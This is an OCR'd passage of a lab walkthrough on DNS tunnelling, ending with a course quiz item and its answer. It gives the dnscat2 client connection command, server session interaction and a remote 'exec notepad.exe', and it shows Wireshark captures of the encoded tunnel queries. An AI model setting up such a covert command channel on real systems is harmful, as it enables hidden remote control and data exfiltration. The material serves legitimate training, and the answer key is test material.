


1. Switch to Windows 11 Command Prompt in directory `C:\Users\cpent\Downloads\dnscat2-v-0.7-client-win32` and connect to DNSCAT2 server:
   dnscat2-v0.7-client-win32.exe --dns domain=abc.com,server=192.168.0.18




1. Switch to Parrot Security terminal and verify active DNS session. Interact with session window:
   window -i 1



Applications
Places
System
Mon Jan 20, 05:24
Click to view month calendar
sudo dnscat2-server --dns domain=abc.com - Parrot Terminal
File Edit View Search Terminal Help
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
>> Plato Dorper Bozo Durian Cough Omelet
help
Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
dnscat2>
Menu
sudo dnscat2-server -...




1. View available DNSCAT2 window commands (`help`).




1. Execute remote command to launch Notepad application on Windows 11:
   exec notepad.exe




1. Switch to Windows 11 client host and confirm Notepad application window is spawned.



1. Open Wireshark on Windows 11, apply display filter **dns**, and inspect encoded DNS tunnel queries (`*.abc.com`) between host **192.168.0.100** and server **192.168.0.18**.


*Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Lengtl Info
7773 5205.397030 192.168.0.18 192.168.0.100 DNS 149 Standard query response 0x0054 TXT 51c7013f99433e9157451001
7775 5206.488909 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x156c TXT 37f1013f9981cb2015238801c0962603f
7776 5206.490056 192.168.0.18 192.168.0.100 DNS 149 Standard query response 0x156c TXT 37f1013f9981cb2015238801
7780 5207.578331 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x0a47 TXT 1ae5013f991b597e209af501c16800819
7781 5207.580662 192.168.0.18 192.168.0.100 DNS 149 Standard query response 0x0a47 TXT 1ae5013f991b597e209af501
7783 5208.677686 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x4fd9 MX 0d7c013f99b0148eb4553801c23637060c
7784 5208.679988 192.168.0.18 192.168.0.100 DNS 160 Standard query response 0x4fd9 MX 0d7c013f99b0148eb4553801c
7790 5209.774779 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x4f57 TXT 0aa9013f99af93b40e2b8e01c3d5062f4
7791 5209.777765 192.168.0.18 192.168.0.100 DNS 149 Standard query response 0x4f57 TXT 0aa9013f99af93b40e2b8e01
7792 5210.870699 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x7ff2 CNAME 2d3b013f998cb6d86defd501c44e74a
7793 5210.871790 192.168.0.18 192.168.0.100 DNS 158 Standard query response 0x7ff2 CNAME 2d3b013f998cb6d86defd5
7794 5211.956845 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x2df6 CNAME 2dab013f9938c7a2d2327201c550e85
7795 5211.959150 192.168.0.18 192.168.0.100 DNS 158 Standard query response 0x2df6 CNAME 2dab013f9938c7a2d23272
7797 5213.058979 192.168.0.100 192.168.0.18 DNS 102 Standard query 0x6ae7 TXT 1ce2013f9914cd31cad46e01c66fd80d2
7798 5213.060965 192.168.0.18 192.168.0.100 DNS 149 Standard query response 0x6ae7 TXT 1ce2013f9914cd31cad46e01
Frame 58: 119 bytes on wire (952 bits), 119 bytes captured (952 bits)
Ethernet II, Src: MS-NLB-PhysServer-21_5d:03:f0:49 (02:15:5d:03:f0:49
Internet Protocol Version 4, Src: 192.168.0.100, Dst: 192.168.0.177
User Datagram Protocol, Src Port: 55296, Dst Port: 53
Domain Name System (query)
0000 02 15 5d 03 f0 52 02 15 5d 03 f0 49 08 00 45 00
0010 00 69 b6 cb 00 00 80 11 00 00 c0 a8 00 64 c0 a8
0020 00 b1 d8 00 00 35 00 55 82 cc 89 0a 01 00 00 01
0030 00 00 00 00 00 00 05 5f 6c 64 61 70 04 5f 74 63
0040 70 17 44 65 66 61 75 6c 74 2d 46 69 72 73 74 2d
0050 53 69 74 65 2d 4e 61 6d 65 06 5f 73 69 74 65 73
0060 02 64 63 06 5f 6d 73 64 63 73 03 4c 50 54 03 63
0070 6f 6d 00 00 21 00 01
Activate Windows
Go to Settings to activate Windows.
Bytes 54-114: Name (dns.qry.name)
Packets: 7798 · Displayed: 1830 (23.5%) · Dropped: 0 (0.0%)
Profile: Default
Search
4:56 AM
12/26/2024



This concludes the lab exercise.

IMPORTANT: ❓ **Question 12.2.1.1** From Parrot Security machine, scan Windows 11 machine using nmap and perform DNS tunnelling by installing dnscat2-server in Parrot Security machine and dnscat2-client in Windows 11 machine and interact with client machine. Enter the command that is used in this lab to open notepad in the client machine in the DNS session. [!SUCCESS] ✅ **Answer:** **exec notepad.exe**